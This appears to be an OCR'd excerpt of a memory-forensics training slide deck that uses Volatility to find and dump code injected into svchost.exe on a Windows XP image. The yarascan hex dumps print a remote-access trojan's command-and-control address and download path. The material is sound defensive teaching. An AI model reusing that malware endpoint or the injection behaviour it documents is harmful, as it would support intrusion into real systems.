
- ✓ We can also **use the Yara malware identification feature to directly scan for patterns inside a PID or within a specific memory segment**. Here we see that an injected code inside the SVCHOST process established a connection to dexter.servequake.com:4444 via HTTP and download the 1234567890.functions resource.



```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py yarascan -f WINFORENSIC
S-20130130-141408.raw --profile=WinXPSP3x86 --dump-dir dump --yara-rules="http:/
/" -p 3896
Volatile Systems Volatility Framework 2.1
Rule: r1
Owner: Process svchost.exe Pid 3896
0x001af050  68 74 74 70 3a 2f 2f 64 65 78 74 65 72 2e 73 65   http://dexter.se
0x001af060  72 76 65 71 75 61 6b 65 2e 63 6f 6d 3a 34 34 34   rvequake.com:444
0x001af070  34 2f 31 32 33 34 35 36 37 38 39 30 2e 66 75 6e   4/1234567890.fun
0x001af080  63 74 69 6f 6e 73 00 00 04 00 08 00 12 01 0a 00   ctions..........
Rule: r1
Owner: Process svchost.exe Pid 3896
0x77eb5f65  68 74 74 70 3a 2f 2f 00 90 90 90 53 00 79 00 73   http://....S.y.s
0x77eb5f75  00 74 00 65 00 6d 00 5c 00 43 00 75 00 72 00 72   .t.e.m.\.C.u.r.r
0x77eb5f85  00 65 00 6e 00 74 00 63 00 6f 00 6e 00 74 00 72   .e.n.t.c.o.n.t.r
0x77eb5f95  00 6f 00 6c 00 73 00 65 00 74 00 5c 00 43 00 6f   .o.l.s.e.t.\.C.o
Rule: r1
Owner: Process svchost.exe Pid 3896
0x78207db7  68 74 74 70 3a 2f 2f 77 77 77 2e 6d 69 63 72 6f   http://www.micro
0x78207dc7  73 6f 66 74 2e 63 6f 6d 2f 73 63 68 65 6d 61 73   soft.com/schemas
0x78207dd7  2f 69 65 38 74 6c 64 6c 69 73 74 64 65 73 63 72   /ie8tldlistdescr
0x78207de7  69 70 74 69 6f 6e 2f 31 2e 30 22 3e 0d 0a 20 20   iption/1.0">....
```


Memory Forensics

✓ For sure, the RAT payload is encrypted, but **in a few minutes you identified the threat and dig quite deeply** into the real problem.




Memory Forensics

- ✓ You can **now extract the guilty binary code along with the related memory segments and begin a classical malware analysis**.



```
C:\Users\FRoGito\Tools\DFIR\volatility-2.1>python vol.py procexedump -f WINFOREN
SICS-20130130-141408.raw --profile=WinXPSP3x86 --dump-dir dump -p 3896
Volatile Systems Volatility Framework 2.1
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x89371020 0x01000000 svchost.exe          OK: executable.3896.exe

C:\Users\FRoGito\Tools\DFIR\volatility-2.1>
```




dump

Name


process.0x89b6a430.0x9d0000.dmp
process.0x89caa020.0x7f6f0000.dmp
process.0x899a2da0.0x16e0000.dmp
process.0x89350da0.0xc80000.dmp
process.0x897396a0.0x530000.dmp
process.0x89371020.0xc80000.dmp
process.0x89718188.0x3af0000.dmp
process.0x89718188.0x3b40000.dmp
process.0x89718188.0x2940000.dmp
process.0x89718188.0x4290000.dmp

Memory Forensics

✓ And if you like high-level view for your incident report, why not **extend Volatility with Graphviz to make something more visual**?



```
C:\Users\FBOURLA\Documents\Tools\Volatility>"C:\Program Files (x86)\Graphviz 2.28\bin\dot.exe" -Tpng "D:\MEDICIS\Offline
 Analysis\VMSN\4. Volatility\2. With Win2K3SP2x86 Profile guessing\psscan.dot" -o "D:\MEDICIS\Offline Analysis\VMSN\4. V
olatility\2. With Win2K3SP2x86 Profile guessing\psscan.png"

C:\Users\FBOURLA\Documents\Tools\Volatility>
```



Memory Forensics

- ✓ That’s it. I hope I have piqued your interest with one of the most important Forensics innovations of those last few years. The whole demo is attached here.

Package

- ✓ To learn more:
  SANS Forensics 610 Training Course [GREM]
  https://www.volatilesystems.com/default/volatility
  http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx
  http://www.ualberta.ca/CNS/RESEARCH/LinuxClusters/mem.html
  http://www.tenouk.com/visualcplusmfc/visualcplusmfc20.html

Table of contents

Conclusion

- ✓ I hope I have achieved my **goal of opening the doors to a fascinating world** which could easily allow security analysts to save lots of time during their recurrent duties…

- ✓ …And that you will **see your own system [and the ones you asses] from a different angle**.

- ✓ …And that you will now **have the reflex of dumping the whole memory in case of incident**.

- ✓ …And that you will **reconsider security when the physical aspect in concerned**. :-]

exit (0);

Your questions are always welcome!

frederic.bourla@htbridge.com